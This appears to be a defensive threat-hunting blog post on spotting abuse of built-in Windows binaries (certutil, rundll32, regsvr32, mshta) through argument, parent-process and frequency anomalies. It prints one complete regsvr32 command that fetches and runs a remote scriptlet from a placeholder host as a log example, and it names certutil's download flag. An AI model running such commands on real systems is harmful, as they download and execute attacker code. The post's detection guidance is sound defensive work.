Hunting LOLBAS Abuse
Attackers use legitimate Windows binaries to blend in with normal admin activity. Here's how to hunt LOLBAS abuse without drowning in false positives.
certutil.exe has a legitimate job: managing certificates. It also happens to download files from a URL if you know the right flag, which makes it a gift to any attacker who’d rather not drop a custom downloader that your EDR might flag on sight. This is the entire premise behind LOLBAS—Living Off the Land Binaries and Scripts—and it’s one of the harder categories to hunt well, precisely because every tool involved is legitimate, signed, and already present on every Windows box in your environment.
You can’t just blocklist certutil.exe. IT probably uses it for actual certificate work somewhere in your org. The hunt has to be about behavior and context, not presence.
The LOLBAS Project Is Your Reference, Not Your Detection Logic
If you’re not already using the LOLBAS project’s catalog as a reference, start there—it documents which built-in Windows binaries can be abused and how, including specific command-line patterns for each. But treat it as a starting reference for building understanding, not something you copy-paste directly into detections. The exact command lines documented there get more heavily signatured over time (defenders read that site too, so does everyone else), which means attackers vary their syntax specifically to dodge literal string matches against it.
What holds up better: understanding the underlying capability being abused, then detecting the capability rather than the exact syntax. certutil abuse for downloading files always eventually needs a -urlcache or -verifyctl type flag combined with an external-looking argument—detect the pattern of certutil making outbound network-adjacent calls with unusual arguments, not one specific literal command line that’ll be obsolete in a month.
Rundll32 and Regsvr32 Are Probably Your Two Biggest Headaches
These two get abused constantly because they’re both designed to load and execute code from DLLs, and DLL execution is exactly what an attacker wants without dropping a standalone executable. rundll32.exe with an unusual DLL path—especially one pointing to a temp directory, a user’s Downloads folder, or an unusual file extension masquerading as a DLL—deserves a look.
Regsvr32 has a specific, well-documented abuse pattern worth knowing by heart: the /i: flag combined with a URL, which allows it to register a scriptlet fetched directly from a remote location, entirely bypassing the need to write anything to disk first. Say you see regsvr32.exe /s /n /u /i:http://domain.example/file.sct scrobj.dll in your logs—that’s about as textbook as LOLBAS abuse gets, and it should trigger investigation immediately, full stop, no further context needed to escalate.
The false-positive challenge with both binaries is real, though—plenty of legitimate software registers DLLs and loads plugins through rundll32 during normal operation, particularly around software installers and some enterprise management tools. Build your baseline for your specific environment before assuming any rundll32 invocation is noteworthy.
Build Detections Around Argument Anomalies, Not Binary Presence

The pattern that works across most LOLBAS hunting: flag when a commonly-abused binary runs with arguments or a parent process that doesn’t match its normal usage pattern in your environment, rather than flagging every invocation of the binary itself.
For mshta.exe specifically, a useful hunt hypothesis: any invocation with an argument referencing an external URL or UNC path, rather than a local .hta file, is worth investigating—legitimate use of mshta for local HTA applications is fairly common in some older enterprise tooling, but pointing it at a remote resource almost never has a benign explanation. Same logic applies to wscript.exe and cscript.exe pulling a script from a network location instead of executing something local.
A hunt I ran a version of once turned up a scheduled task quietly invoking cscript.exe against a script hosted on what looked like a compromised small-business website—the script itself was maybe 40 lines, mostly obfuscated, and the whole chain had been sitting there for about three weeks before it surfaced during a routine review. Nothing in that chain used a custom tool. Every binary involved was stock Windows.
Frequency Analysis Catches What Signature Matching Misses
Because LOLBAS abuse relies on legitimate tools, one of the more durable hunting approaches is frequency-based rather than pattern-based: track how often each host in your environment normally invokes tools like certutil, bitsadmin, or mshta over a baseline period, then flag hosts where usage spikes well above their own historical norm, even if the specific command line looks unremarkable in isolation.
A workstation that’s invoked certutil.exe twice in the last six months suddenly invoking it four times in one hour is a meaningful deviation regardless of what the exact arguments say—that kind of frequency-based anomaly survives syntax variation in a way literal string matching never will, because the attacker can change the command line easily but changing the underlying behavioral frequency is much harder.
LOLBAS hunting is genuinely one of the more intellectually demanding parts of this job, because you’re constantly weighing legitimate administrative convenience against attacker tradecraft using the exact same tools. There’s no clean blocklist that solves it. It rewards hunters who actually understand what each binary is meant to do, not just which ones show up on a cheat sheet.